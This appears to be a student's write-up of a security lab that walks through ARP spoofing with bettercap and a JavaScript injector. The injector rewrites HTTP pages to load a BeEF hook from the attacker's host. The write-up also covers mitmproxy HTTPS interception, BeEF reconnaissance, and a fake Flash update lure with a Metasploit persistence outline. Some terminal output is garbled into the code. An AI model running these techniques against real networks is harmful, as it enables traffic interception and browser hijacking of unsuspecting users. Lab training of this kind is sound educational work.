On the Windows 7 browser, open: 10.13.37.104



In the BeEF Admin Panel on Kali, check under Online Browsers to confirm that the Windows 7 browser is hooked.



2 Using Bettercap for Javascript Injection

Task 6 (2 %): Open bettercap and perform a man-in-the-middle attack against the victim machine. Use also the net sniffer with the verbose flag set to false. Report the commands in bettercap you used to perform the MITM attack.

`sudo bettercap`

ARP spoof the victim

```
10.13.37.0/24 > 10.13.37.104 » [21:02:41] [sys.log] [inf] gateway monitor started ... "true" >/div>
10.13.37.0/24 > 10.13.37.104 » set arp.spoof.targets 10.13.37.103 <div class="live" aria-atomic="true"></div>
10.13.37.0/24 > 10.13.37.104 » set arp.spoof.targets 10.13.37.103 <div style="display: none; border: 1px solid black; padding: 5px; margin-left: 10px; margin-top: -20px; margin-bottom: 10px; margin-right: 0; width: fit-content; height: fit-content; position: absolute; left: 0; top: 0; z-index: 10000;"></div>
10.13.37.0/24 > 10.13.37.104 » arp.spoof on
[21:30:30] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
10.13.37.0/24 > 10.13.37.104 » [21:30:30] [sys.log] [inf] arp.spoof arp sniffer started, probing 1 targets.
10.13.37.0/24 > 10.13.37.104 » [21:30:30] [endpoint.new] endpoint 10.13.37.103 detected as 08:00:27:f9:39:0a (PCS Computer Systems GmbH).
10.13.37.0/24 > 10.13.37.104 »
```

Check if spoof works

Internet Address	Physical Address	Type
10.13.37.1	08-00-27-d2-26-79	dynamic
10.13.37.104	08-00-27-d2-26-79	dynamic
10.13.37.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static
Interface: 192.168.1.85 --- 0xf		
Internet Address	Physical Address	Type
192.168.1.64	d4-f5-47-a4-ee-4e	dynamic
192.168.1.82	08-00-27-82-46-f8	dynamic
192.168.1.254	18-58-80-19-8a-0a	dynamic
192.168.1.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

```
set net.sniff.verbose false
net.sniff on
```

Task 7 (10 %): In order to inject the script we are going to use an injector script. As you can see **line 12** is commented out. Replace the commented out line so that the injected javascript displays a popup (alert) that says “Successful Injection”. Report the complete injector.js you used.


Now in order to inject the Javascript code you are going to use bettercap's **http.proxy**.

```
kali㉿kali: ~/Downloads
File Actions Edit View Help
GNU nano 8.0
injector.js *
function onLoad() {
    log( "Injector loaded." );
    log("targets: " + env['arp.spoof.targets']);
}

function onResponse(req, res) {
    if( res.ContentType.indexOf('text/html') == 0 ){
        var body = res.ReadBody();
        if( body.indexOf('<head>') != -1 ) {
            res.Body = body.replace(
                '</head>',
                '<script type="text/javascript">alert("Successful Injection");</script></head>');
        }
    }
}
index.nginx-debian.html Launcher.htm
index.htm.old
index.htm
index.nginx-debian.html Launcher.htm

10.13.37.0/24 > 10.13.37.104 » [22:12:20] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.13.37.0/24 > 10.13.37.104 » [22:12:20] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
10.13.37.0/24 > 10.13.37.104 » [22:12:20] [endpoint.new] endpoint fe80::21a7:f05f:56d4:9a0e detected as 08:00:27:f9:39:0a (PCS Computer Systems GmbH).
10.13.37.0/24 > 10.13.37.104 » set http.proxy.script /home/kali/Downloads/injector.js
10.13.37.0/24 > 10.13.37.104 » http.proxy on
2024-10-19 22:13:34 inf Injector loaded.
2024-10-19 22:13:34 inf targets: 10.13.37.103
10.13.37.0/24 > 10.13.37.104 » [22:13:34] [sys.log] [inf] http.proxy started on 10.13.37.104:8080 (sslstrip disabled)
```

Task 8 (2 %) Navigate to an HTTP website (e.g <http://solanaceaesource.org/>) and check that the popup window is displayed properly. Post a screenshot of the alert on the HTTP website you visited.



Task 9 (10 %): Now try visiting an HTTPS website. You will not see the alert this time. Why doesn't this method work on HTTPS websites according to your opinion? How would one be able to make this method work on HTTPS theoretically?

JavaScript injection doesn't work on HTTPS websites because the data is **encrypted** with TLS, and only the server and the browser can decrypt it. Bettercap can't read or modify the packets, and any changes would trigger **certificate warnings** in the browser. To make it work, we can try **SSL stripping**, but many sites use **HSTS** to block this. Another way would be to install a **fake certificate** on the victim's machine, allowing the traffic to be decrypted and modified.

Task10: How does the HTTP Javascript injection work in this case in terms of file/packet inspection? Explain in a few sentences.


HTTP JavaScript injection uses Man-in-the-Middle (MITM) to modify HTTP responses. When a victim's browser requests an HTTP webpage, the Bettercap proxy intercepts the response packet before it reaches the browser. During this interception, the injector script inspects the HTML content of the response. If it finds a suitable place (like the `</head>` tag), it injects malicious JavaScript code (in this case, an alert).

Task 11 (5 %): Load the key and the certificate to bettercap's `https.proxy module`. Then, load the script injector to `https.proxy` module and start the module. Report the commands you used.

```
sudo bettercap
set https.proxy.sslcert /root/.mitmproxy/mitmproxy-ca-cert.pem
set https.proxy.sslkey /root/.mitmproxy/mitmproxy-ca.pem
set http.proxy.script /home/kali/Downloads/injector.js
https.proxy on
```

Task 12 (2 %): After starting the module go to <https://facebook.com> and verify that the injector works. Post screenshot of the website after successful script injection.

Sorry I could not manage to do this even I checked that I installed the mitmproxy correctly.



Task 13 (4 %): Modify the injector.js to include the hook and remove the alert. Report the modified injector.js.

Please note you need to stop HTTPS/HTTP proxy and reload it in order to pick any changes to the injector. Execute

```
(kali㉿kali)-[~/Downloads] $ cat injector.js
  error accepting connection: accept tcp 10.13.37.104:80
function onLoad() {
    » http.proxy off
    log( "Injector loaded." );
    log("targets: " + env['arp.spoof.targets']);
}
    > 10.13.37.104 » [18:17:16] [sys.log] [inf] https.proxy started on 10.13.37.104
function onResponse(req, res) {
    if( res.ContentType.indexOf('text/html') = 0 ){
        var body = res.ReadBody();
        if( body.indexOf('</head>') ≠ -1 ) {
            res.Body = body.replace(
                '</head>', '<script src="http://10.13.37.104:3000/hook.js"></script></head>';
        }
    }
}
```

Task 14 (10 %): Now close all tabs and navigate to the HTTPS website <https://twitter.com> Go back to BeEF panel and check if the target browser is hooked. It should not be hooked. Now check the certificate of the website you are using. Is it the same as the produced certificate by mitmproxy? If not ensure that it is. Why isn't the injection working?

It is not hooked and did not appear in the BeEF panel when accessing <https://twitter.com>. This is likely due to the fact that Twitter enforces HSTS (HTTP Strict Transport Security), which ensures all connections are made over secure HTTPS and prevents any downgrading to HTTP. Additionally, Twitter implements certificate pinning, meaning the browser expects a specific certificate from the server. Since the mitmproxy certificate is used instead, the browser will reject it, blocking the connection. Moreover, CSP (Content Security Policy) restrictions prevent

unauthorized scripts, such as the BeEF hook, from being injected.

The image shows two screenshots related to the BeEF (Browser Exploitation Framework) project.

The top screenshot is the "BeEF Control Panel" interface, accessible via <http://127.0.0.1:3000/ui/panel>. It displays a sidebar titled "Hooked Browsers" with sections for "Online Browsers" and "Offline Browsers". Under "Offline Browsers", there are entries for 127.0.0.1, 10.13.37.103, and 127.0.0.1. The main content area is titled "Getting Started" and includes the BeEF logo and a brief introduction. It also contains a "Details" section with command module information and a "Logs" section.

The bottom screenshot shows a web browser window with the URL <https://x.com/?mx=2>. The browser status bar indicates "Not secure | https://x.com/?mx=2". The page content features a large black "X" icon and the text "Something went wrong, but don't fret — let's give it another shot.". A "Try again" button is visible. At the bottom, a red banner displays the message "Some privacy related extensions may cause issues on x.com. Please disable them and try again." with a small warning icon.

Task 15 (10 %): Now visit the HTTP website <http://solanaceaesource.org/>. In this case, the injection should work and you should be able to see the web browser in BeEF's **Online Browsers**. Why is this method working, contrary to what you experienced in **Task 14**?

It works because HTTP traffic is not encrypted, meaning it can be easily intercepted and modified by tools like Bettercap. In Task 14, the HTTPS encryption, HSTS, and certificate pinning prevented the injection. HTTP lacks these protections, allowing the BeEF hook script to be injected into the website's content without triggering security warnings or blocks.

5 More BeEF

Task 16 (2 %): In BeEF you will find a command which scans for the antivirus in the target system. Report the result of the antivirus scan from BeEF framework and how to perform it. What is the antivirus that the target machine is using?

ID	Date	Label
0	2024-10-27 19:03	command 1
1	2024-10-27 19:04	command 2

BeEF antivirus detection module was executed, and the result indicated "**antivirus=Not Detected**". This means that either the target Windows 7 machine does not have an antivirus installed, the antivirus is not running, or it uses methods that evade BeEF's detection.

Task 17 (10 %): By using the module found in **Social Engineering > Fake Flash Update** explain the steps and the exact commands that a potential attacker can use to gain access to the system and how he/she can make this attack persistent not to lose access even after the victim system reboot. Report the screenshot of how it looks on the victim browser after executing the social engineering attack from BeEF.

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled 'Hooked Browsers' listing 'Online Browsers' (10.13.37.104, 10.13.37.103) and 'Offline Browsers' (127.0.0.1, 127.0.0.1). The main area has tabs for 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. The 'Commands' tab is selected. In the center, there's a 'Module Tree' tree view with nodes like 'Browser (58)', 'Chrome Extensions (6)', 'Debug (9)', 'Exploits (110)', 'Host (24)', 'IPEC (9)', 'Metasploit (1)', 'Misc (20)', 'Network (24)', 'Persistence (9)', 'Phonegap (16)', and 'Social Engineering (24)' which is expanded to show sub-modules like 'Text to Voice', 'Clickjacking', 'Lamaituf Download', 'Spool Address Bar (data URL)', 'Clippy', 'Fake Flash Update', 'Fake Notification Bar (Chrome)', 'Fake Notification Bar (Firefox)', 'Fake Notification Bar (IE)', 'Google Phishing', 'Pretty Theft', 'Replace Videos (Fake Plugin)', 'Simple Hijacker', 'TabNabbing', 'Edge WScript WSH Injection', and 'Fake Evernote Web Clipper Login'. To the right, there's a detailed view of the 'Fake Flash Update' module with fields for 'Description', 'Id', 'Image', 'Payload', and 'Custom Payload URI'. The 'Description' field contains text about prompting the user to install an update to Adobe Flash Player. The 'Image' field is set to 'http://0.0.0.0:3000/adobe/flash_update.png'. The 'Payload' dropdown is set to 'Custom_Payload' and the 'Custom Payload URI' field is set to 'https://github.com/beefproject/beef/archive/master.zip'.


Open BeEF Control Panel:

In the Online Browsers panel, select the Windows 7 browser from the list.

Go to Commands → Social Engineering → Fake Flash Update.

Execute the Fake Flash Update Module:

This will display a **fake update page** in the victim's browser, prompting them to download and install a "Flash Player Update." (Here is a broken image can click)



The screenshot shows the BeEF 0.5.4.0 web interface. In the top navigation bar, there are tabs for 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. Below this, there are sections for 'Module Tree' and 'Module Results History'. The 'Module Tree' section lists various modules like Browser, Chrome Extensions, Debug, Exploits, Host, IPEC, Metasploit, Misc, Network, and Persistence. The 'Module Results History' section shows a table of command results:

ID	Date	Label
0	2024-10-27 19:13	command 1
1	2024-10-27 19:14	command 2
2	2024-10-27 19:15	command 3

Below the interface is a file explorer window showing a folder named 'beef-master' in the 'Downloads' directory.

By default, the URL points to the BeEF GitHub repository, which simulates a harmless payload. However, a real attacker could replace this URL with a malicious payload generated using Metasploit. The attacker could then host the malicious file on a web server (e.g., Apache) and update the Custom Payload URI field with the URL to the payload. Once the victim downloads and runs the payload, the attacker gains remote access to the system. To make the access persistent, the attacker can use the Meterpreter persistence module, ensuring that they maintain control even after the system reboots.